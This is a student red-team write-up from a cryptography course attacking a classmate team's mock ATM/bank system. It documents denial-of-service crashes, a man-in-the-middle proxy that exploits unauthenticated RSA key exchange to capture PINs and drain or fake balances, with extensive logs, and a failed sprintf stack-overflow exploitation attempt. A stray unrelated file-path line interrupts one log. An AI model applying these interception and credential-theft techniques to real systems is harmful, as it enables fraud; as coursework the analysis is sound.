Brian Sheedy & Avi Weinstock Cryptography & Network Security (CSCI-4230)

Red Team Crypto Writeup for Attacks on Mock Banking System

Target Implementation Written By Peter Kang, Kevin Andrade, and Julius Alexander IV

# Successful attacks

## Denial of Service (Bank Process Killed)

There are two ways of denying service by killing the bank process. The first is by causing a SIGPIPE signal to be sent from a closed socket, which causes the bank process to close immediately. This can be achieved by rapidly creating a few ATMs, sending login/logout messages, and then immediately killing the processes. The script dos_connection.py achieves this with small (0.1 seconds or less, depending on processor speed) sleeps in between commands.

The second way of killing the bank process is to send back a malformed message back to the bank when it is expecting an RSA encrypted AES key that is 384 bytes long. If it receives fewer bytes than expected, CryptoPP throws an exception and kills the bank. This is easily achieved by modifying the proxy to send dummy plaintext to the bank at the appropriate step in the handshake. MitmProxy does this when passed `ExceptionDOS` as the exploit name. This causes MitmProxy to send "hello" to the bank instead of an RSA payload, causing the following exception message:

```
terminate called after throwing an instance of 'CryptoPP::InvalidArgument'
  what():  RSA/OAEP-MGF1(SHA-1): ciphertext length of 5 doesn't match the required length of 384 for this key
Aborted
```

## Denial of Service (Permanent 100% CPU Usage On Host)

There is a bug in the banks code that causes threads handling connections to ATMs to get stuck in an infinite loop whenever the connected ATM is closed (such as via ^C). Since each ATM connection is handled by a separate thread, repeating this process multiple times causes multiple threads to be stuck in infinite loops, causing the bank's host to run even slower. This can be achieved by using dos_connection.py and setting the sleeps to 1 second each. The script will continue to create and kill ATM processes until the bank refuses any further connections. Since the threads will never end, the sockets for each ATM will also never close, causing the bank to refuse connections indefinitely once enough ATMs have connected and disconnected.

## Man in the Middle Attack

The way the initial handshake is supposed to work is:

1) Bank generates an RSA keypair

2) Bank sends ATM its public key

3) ATM generates random AES key & IV

4) ATM encrypts the key & IV with the Bank's public key

5) ATM sends the encrypted key & IV to the Bank

6) Bank decrypts the key & IV

7) All further conversation is fixed-width packets encrypted with AES

(Un)fortunately, the ATM has no way of knowing that the RSA public key actually belongs to the bank, and hence all traffic can be intercepted and modified with the following protocol:

1) Bank generates an RSA keypair

2) Bank sends Proxy its public key

3) Proxy generates an RSA keypair

4) Proxy sends ATM its public key

5) ATM generates random AES key & IV

6) ATM encrypts the key & IV with the Proxy's public key

7) ATM sends the encrypted key & IV to the Proxy

8) Proxy decrypts the key & IV

9) Proxy re-encrypts the key & IV with the Bank's public key

10) All further conversation is fixed-width packets encrypted with AES, and the proxy knows the key

Since the proxy can read and modify all traffic (as well as start independent sessions without an ATM connected), if anyone tries to log in with the proxy in the middle the proxy can capture their PIN and transfer/withdraw all their money before logging them in.

There are 3 currently implemented attacks that make use of this vulnerability: LogTraffic, InterceptCreds, and ArbitraryWithdrawal.

LogTraffic does the handshake, and then logs everything that goes through it to its standard out. Sample ATM session:

```
$ ./atm 1200
login Alice
Enter PIN:
012345
You've successfully logged in. Welcome Alice
balance
Your balance is 10000 cents.
transfer 500 Bob
You transferred 500 cents to Bob and your balance is now 9500 cents.
transfer 250 Eve
You transferred 250 cents to Eve and your balance is now 9250 cents.
balance
Your balance is 9250 cents.
logout
Alice has logged out.
```

Corresponding Proxy output (manually linebroken):

```
$ ghc -O2 MitmProxy && ./MitmProxy LogTraffic 1200 1201
Received a connection from localhost:37933
Forwarding to localhost:1201
Raw AES key: "\SIY\DC3\158\129\231t)\206:\205,\181+\230\174"
Raw AES IV: "6\r\203\175\140\158#\196D\194\RSZ\\c\172\241"
Raw Initial Nonce: "elGunrjk37787142"
37933 -> 1201: "Action {actUser = \"Alice\", actPin = \"012345\", actOldNonce = \"elGunrjk37787142\",
actNewNonce = \"jrzSULC838753466\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"
1201 -> 37933: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"jrzSULC838753466\",
actNewNonce = \"m6hh4*Tq43154698\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"
37933 -> 1201: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"m6hh4*Tq43154698\",
actNewNonce = \"GHjHaTiZ46861853\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"
1201 -> 37933: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"GHjHaTiZ46861853\",
actNewNonce = \"C#hxTe2G46862790\", actCmd = Balance, actAmount = 10000, actRecipient = \"\"}"
37933 -> 1201: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"C#hxTe2G46862790\",
actNewNonce = \"PiwB1ELI50899461\", actCmd = Transfer, actAmount = 500, actRecipient = \"Bob\"}"
1201 -> 37933: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"PiwB1ELI50899461\",
actNewNonce = \"ATMAzOgt50900181\", actCmd = Transfer, actAmount = 9500, actRecipient = \"Bob\"}"
37933 -> 1201: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"ATMAzOgt50900181\",
actNewNonce = \"W1tpnTFQ54092577\", actCmd = Transfer, actAmount = 250, actRecipient = \"Eve\"}"
1201 -> 37933: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"W1tpnTFQ54092577\",
actNewNonce = \"QiCuDF9z54093618\", actCmd = Transfer, actAmount = 9250, actRecipient = \"Eve\"}"
37933 -> 1201: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"QiCuDF9z54093618\",
actNewNonce = \"qfqov5PF57054538\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"
```

```
1201 -> 37933: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"qfqov5PF57054538\",
actNewNonce = \"dv&i09f$57055326\", actCmd = Balance, actAmount = 9250, actRecipient = \"\"}"
37933 -> 1201: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"dv&i09f$57055326\",
actNewNonce = \"zVhz#XAI59876064\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"
1201 -> 37933: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"zVhz#XAI59876064\",
actNewNonce = \"vKzeCccX59876972\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"
```

InterceptCreds does the handshake and intercepts any PINs, using them to transfer everything to Eve. It then allows the logins normally, and logs everything that goes through it to standard out, Sample ATM session:

```
$ ./atm 1200
login Eve
Enter PIN:
123456
You've successfully logged in. Welcome Eve
balance
Your balance is 0 cents.
logout
Eve has logged out.
login Alice
Enter PIN:
012345
You've successfully logged in. Welcome Alice
balance
Your balance is 0 cents.
logout
Alice has logged out.
login Bob
Enter PIN:
654321
You've successfully logged in. Welcome Bob
balance
Your balance is 0 cents.
logout
Bob has logged out.
login Eve
Enter PIN:
123456
You've successfully logged in. Welcome Eve
balance
Your balance is 15000 cents.
withdraw 15000
You withdrew 15000 cents and your balance is now 0 cents.
logout
Eve has logged out.
```

Corresponding Proxy output (manually linebroken):

```
$ ghc -O2 MitmProxy && ./MitmProxy InterceptCreds 1200 1201
Received a connection from localhost:37969
Forwarding to localhost:1201
Raw AES key: "N\171\144\140H*\143L\208$DxJ\SUBgY"
Raw AES IV: "1\191\179\174'y\SO\232\&9\210`\149\232n\192\208"
Raw Initial Nonce: "RlFG2izP47629746"
37969 -> 1201: "Action {actUser = \"Eve\", actPin = \"123456\", actOldNonce = \"RlFG2izP47629746\",
actNewNonce = \"FrpSoXSF49325312\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"
1201 -> 37969: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"FrpSoXSF49325312\",
actNewNonce = \"B&u^aF^u52980286\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"
37969 -> 1201: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"B&u^aF^u52980286\",
actNewNonce = \"BjLzVTA#54300548\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"
1201 -> 37969: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"BjLzVTA#54300548\",
actNewNonce = \"W65!WuLI54301141\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"
37969 -> 1201: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"W65!WuLI54301141\",
actNewNonce = \"BobBnEF555492813\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"
1201 -> 37969: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"BobBnEF555492813\",
actNewNonce = \"nTBpaNkU55493336\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"
37969 -> 1201: "Action {actUser = \"Alice\", actPin = \"012345\", actOldNonce = \"nTBpaNkU55493336\",
actNewNonce = \"VRs#j^2a58112198\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"
Intercepted creds "Alice":"012345"
Transferring everything to Eve
Transfer successful
1201 -> 37969: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"VRs#j^2a58112198\",
actNewNonce = \"a3KmSCM!62023423\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"
37969 -> 1201: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"a3KmSCM!62023423\",
actNewNonce = \"66UPbZl463449808\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"
1201 -> 37969: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"66UPbZl463449808\",
actNewNonce = \"hsnH^epO63450725\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"
37969 -> 1201: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"hsnH^epO63450725\",
actNewNonce = \"khF6Xg7M64658788\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"
1201 -> 37969: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"khF6Xg7M64658788\",
actNewNonce = \"0^ZCz6Ss64659355\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"
37969 -> 1201: "Action {actUser = \"Bob\", actPin = \"654321\", actOldNonce = \"0^ZCz6Ss64659355\",
actNewNonce = \"7v6&5M4&68970720\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"
Intercepted creds "Bob":"654321"
Transferring everything to Eve
Transfer successful
1201 -> 37969: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"7v6&5M4&68970720\",
actNewNonce = \"a8Q4nwjU73589534\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"
37969 -> 1201: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"a8Q4nwjU73589534\",
actNewNonce = \"VaswARWL75624258\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"
1201 -> 37969: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"VaswARWL75624258\",
actNewNonce = \"rUbygJ#d75625027\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"
37969 -> 1201: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"rUbygJ#d75625027\",
actNewNonce = \"*1ak5RzP77649167\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"
1201 -> 37969: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"*1ak5RzP77649167\",
```

```
actNewNonce = \"3GmJgvsu77649653\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"
37969 -> 1201: "Action {actUser = \"Eve\", actPin = \"123456\", actOldNonce = \"3GmJgvsu77649653\",
actNewNonce = \"R2CcYzqd79728086\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"
1201 -> 37969: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"R2CcYzqd79728086\",
actNewNonce = \"@#1KR8VP84424769\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"
37969 -> 1201: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"@#1KR8VP84424769\",
actNewNonce = \"n3JwC4wU86257093\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"
1201 -> 37969: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"n3JwC4wU86257093\",
actNewNonce = \"oxeXnwOE86257992\", actCmd = Balance, actAmount = 15000, actRecipient = \"\"}"
37969 -> 1201: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"oxeXnwOE86257992\",
actNewNonce = \"oNjB74QR89800775\", actCmd = Withdraw, actAmount = 15000, actRecipient = \"\"}"
1201 -> 37969: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"oNjB74QR89800775\",
actNewNonce = \"huSDKAoX89801595\", actCmd = Withdraw, actAmount = 0, actRecipient = \"\"}"
37969 -> 1201: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"huSDKAoX89801595\",
actNewNonce = \"bEk9GWp@92750849\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"
1201 -> 37969: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"bEk9GWp@92750849\",
actNewNonce = \"9fYH$^UR92751503\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"
```

ArbitraryWithdrawal intercepts the handshake, passes though most commands normally, but intercepts all withdrawaals to cause them to work independent of the current balance.

Sample ATM session:

```
$ ./atm 1200
login Alice
Enter PIN:
012345
You've successfully logged in. Welcome Alice
balance
Your balance is 10000 cents.
withdraw 25
You withdrew 25 cents and your balance is now 10000 cents.
withdraw 31337
You withdrew 31337 cents and your balance is now 10000 cents.
withdraw 42
You withdrew 42 cents and your balance is now 10000 cents.
withdraw 999999999
You withdrew 999999999 cents and your balance is now 10000 cents.
logout
Alice has logged out.
login Bob
Enter PIN:
654321
You've successfully logged in. Welcome Bob
balance
Your balance is 5000 cents.
withdraw 1337
You withdrew 1337 cents and your balance is now 5000 cents.
```

```
withdraw 256
You withdrew 256 cents and your balance is now 5000 cents.
logout
Bob has logged out.
login Eve
Enter PIN:
123456
You've successfully logged in. Welcome Eve
balance
Your balance is 0 cents.
withdraw 0
You withdrew 0 cents and your balance is now 0 cents.
withdraw 65536
You withdrew 65536 cents and your balance is now 0 cents.
withdraw 512
You withdrew 512 cents and your balance is now 0 cents.
logout
Eve has logged out.
```

Corresponding Proxy output (manually linebroken):

```
$ ghc -O2 MitmProxy && ./MitmProxy ArbitraryWithdrawal 1200 1201
Received a connection from localhost:38737
Forwarding to localhost:1201
Raw AES key: "\235\221\193={\189\&7\EOT'<O~\DC3\187\130\199"
Raw AES IV: "?\EOTA\231\203[\182\142\227\248N\203*\220\213\157"
Raw Initial Nonce: "UL6vS01H6005169"
38737 -> 1201: "Action {actUser = \"Alice\", actPin = \"012345\", actOldNonce = \"UL6vS01H6005169\",
actNewNonce = \"70a3KfIc7249160\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"
1201 -> 38737: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"70a3KfIc7249160\",
actNewNonce = \"ct*NM$xd9198589\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"
38737 -> 1201: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"ct*NM$xd9198589\",
actNewNonce = \"blOgvEst11165527\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"
1201 -> 38737: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"blOgvEst11165527\",
actNewNonce = \"5V9!8fwa11166597\", actCmd = Balance, actAmount = 10000, actRecipient = \"\"}"
38737 -> 1201: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"5V9!8fwa11166597\",
actNewNonce = \"e1dRDEO!14604306\", actCmd = Withdraw, actAmount = 25, actRecipient = \"\"}"
1201 -> 38737: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"e1dRDEO!14604306\",
actNewNonce = \"lAR8dula14605124\", actCmd = Balance, actAmount = 10000, actRecipient = \"\"}"
38737 -> 1201: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"lAR8dula14605124\",
actNewNonce = \"g87CAHQ018523302\", actCmd = Withdraw, actAmount = 31337, actRecipient = \"\"}"
1201 -> 38737: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"g87CAHQ018523302\",
actNewNonce = \"OqID3EK$18523828\", actCmd = Balance, actAmount = 10000, actRecipient = \"\"}"
38737 -> 1201: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"OqID3EK$18523828\",
actNewNonce = \"sed$nh@v22960533\", actCmd = Withdraw, actAmount = 42, actRecipient = \"\"}"
1201 -> 38737: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"sed$nh@v22960533\",
actNewNonce = \"^q1sJ0&D22961703\", actCmd = Balance, actAmount = 10000, actRecipient = \"\"}"
38737 -> 1201: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"^q1sJ0&D22961703\",
```

actNewNonce = \"w4#GbErZ57231143\", actCmd = Withdraw, actAmount = 999999999, actRecipient = \"\"}"

1201 -> 38737: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"w4#GbErZ57231143\",

actNewNonce = \"cwO92jsh57232157\", actCmd = Balance, actAmount = 10000, actRecipient = \"\"}"

38737 -> 1201: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"cwO92jsh57232157\",

actNewNonce = \"N5Iyxkc360203413\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"

1201 -> 38737: "Action {actUser = \"Alice\", actPin = \"\", actOldNonce = \"N5Iyxkc360203413\",

actNewNonce = \"qIqQ8Eut60204081\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"

38737 -> 1201: "Action {actUser = \"Bob\", actPin = \"654321\", actOldNonce = \"qIqQ8Eut60204081\",

actNewNonce = \"78W05aGR62324634\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"

1201 -> 38737: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"78W05aGR62324634\",

actNewNonce = \"KgHM64&z66314046\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"

38737 -> 1201: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"KgHM64&z66314046\",

actNewNonce = \"qzZqz9H468912119\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"

1201 -> 38737: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"qzZqz9H468912119\",

actNewNonce = \"VoK#Qxyo68913219\", actCmd = Balance, actAmount = 5000, actRecipient = \"\"}"

38737 -> 1201: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"VoK#Qxyo68913219\",

actNewNonce = \"IvstQTTT78156101\", actCmd = Withdraw, actAmount = 1337, actRecipient = \"\"}"

1201 -> 38737: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"IvstQTTT78156101\",

actNewNonce = \"jGm$9Zpe78156702\", actCmd = Balance, actAmount = 5000, actRecipient = \"\"}"

38737 -> 1201: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"jGm$9Zpe78156702\",

actNewNonce = \"c&lSTKcG84360437\", actCmd = Withdraw, actAmount = 256, actRecipient = \"\"}"

1201 -> 38737: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"c&lSTKcG84360437\",

actNewNonce = \"9c$etQxw84361277\", actCmd = Balance, actAmount = 5000, actRecipient = \"\"}"

38737 -> 1201: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"9c$etQxw84361277\",

actNewNonce = \"DXaWjf2r87825790\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"

1201 -> 38737: "Action {actUser = \"Bob\", actPin = \"\", actOldNonce = \"DXaWjf2r87825790\",

actNewNonce = \"9cu5&3WK87826916\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"

38737 -> 1201: "Action {actUser = \"Eve\", actPin = \"123456\", actOldNonce = \"9cu5&3WK87826916\",

actNewNonce = \"7TB4tqLR91145319\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"

1201 -> 38737: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"7TB4tqLR91145319\",

actNewNonce = \"L0pWhVY994541249\", actCmd = Login, actAmount = 0, actRecipient = \"\"}"

38737 -> 1201: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"L0pWhVY994541249\",

actNewNonce = \"!foxolLg3182763\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"

1201 -> 38737: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"!foxolLg3182763\",

actNewNonce = \"XP2TODT83183945\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"

38737 -> 1201: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"XP2TODT83183945\",

actNewNonce = \"0cF31MfT12498872\", actCmd = Withdraw, actAmount = 0, actRecipient = \"\"}"

1201 -> 38737: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"0cF31MfT12498872\",

actNewNonce = \"aqF7qnQn12499577\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"

38737 -> 1201: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"aqF7qnQn12499577\",

actNewNonce = \"84V1nQ!W20767422\", actCmd = Withdraw, actAmount = 65536, actRecipient = \"\"}"

1201 -> 38737: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"84V1nQ!W20767422\",

actNewNonce = \"jXliKUvC20768152\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"

38737 -> 1201: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"jXliKUvC20768152\",

actNewNonce = \"947O!inR28581476\", actCmd = Withdraw, actAmount = 512, actRecipient = \"\"}"

1201 -> 38737: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"947O!inR28581476\",

actNewNonce = \"gMnJAy#&28582393\", actCmd = Balance, actAmount = 0, actRecipient = \"\"}"


38737 -> 1201: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"gMnJAy#&28582393\",

```
actNewNonce = \"wfvHlpQY33712219\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"
1201 -> 38737: "Action {actUser = \"Eve\", actPin = \"\", actOldNonce = \"wfvHlpQY33712219\",
actNewNonce = \"WTE*ZJYP33713278\", actCmd = Logout, actAmount = 0, actRecipient = \"\"}"
```

## Attempted unsuccessful attacks

### Remote Code Execution

```
// Read encrypted AES key
int num_read = read(client_fd, buf, HANDSHAKE_BUFFER_SIZE);

std::string cipher(buf, num_read), recovered;
CryptoPP::RSAES_OAEP_SHA_Decryptor d(privateKey);
CryptoPP::StringSource ss1(cipher, true,
    new CryptoPP::PK_DecryptorFilter(rng, d,
        new CryptoPP::StringSink(recovered)
    )
);

sprintf(buf, "DUMMY");
write(client_fd, buf, 5); // Dummy write to finish proxy transaction

sprintf(reinterpret_cast<char*>(aes_key), "%s", recovered.c_str());

char tmp[HANDSHAKE_BUFFER_SIZE];
strcpy(tmp, reinterpret_cast<char*>(aes_key));

// Read the encrypted initialization vector
char iv_buf[HANDSHAKE_BUFFER_SIZE];
int iv_num_read = read(client_fd, iv_buf, HANDSHAKE_BUFFER_SIZE);

std::string cipher2(iv_buf, iv_num_read);
std::string recovered_iv;
CryptoPP::RSAES_OAEP_SHA_Decryptor d2(privateKey);
CryptoPP::StringSource ss2(cipher2, true,
    new CryptoPP::PK_DecryptorFilter(rng, d2,
        new CryptoPP::StringSink(recovered_iv)
    )
);

sprintf(reinterpret_cast<char*>(iv), "%s", recovered_iv.c_str());
strcpy(reinterpret_cast<char*>(aes_key), tmp);
```




There's 2 `sprintf`s in `bank_aes_handshake` that smash the stack in `thread_handle` (342 bytes each, the maximum size of an RSA-OAEP-SHA1 payload), but unfortunately, `client_sock` acts as a canary (since if it's not a valid file descriptor, `thread_handle` goes into an infinite loop while trying to read from it. This is the source of the "100% CPU DOS" above). As an aside, due to the use of `sprintf` neither the key nor the IV can have nulls, but the ATM does not check for this. The probability that 32 random bytes contains no nulls is $(\frac{255}{256})^{32} \approx 88\%$, so there should be random intermittent errors due to key/IV truncation approximately on 12% of connections.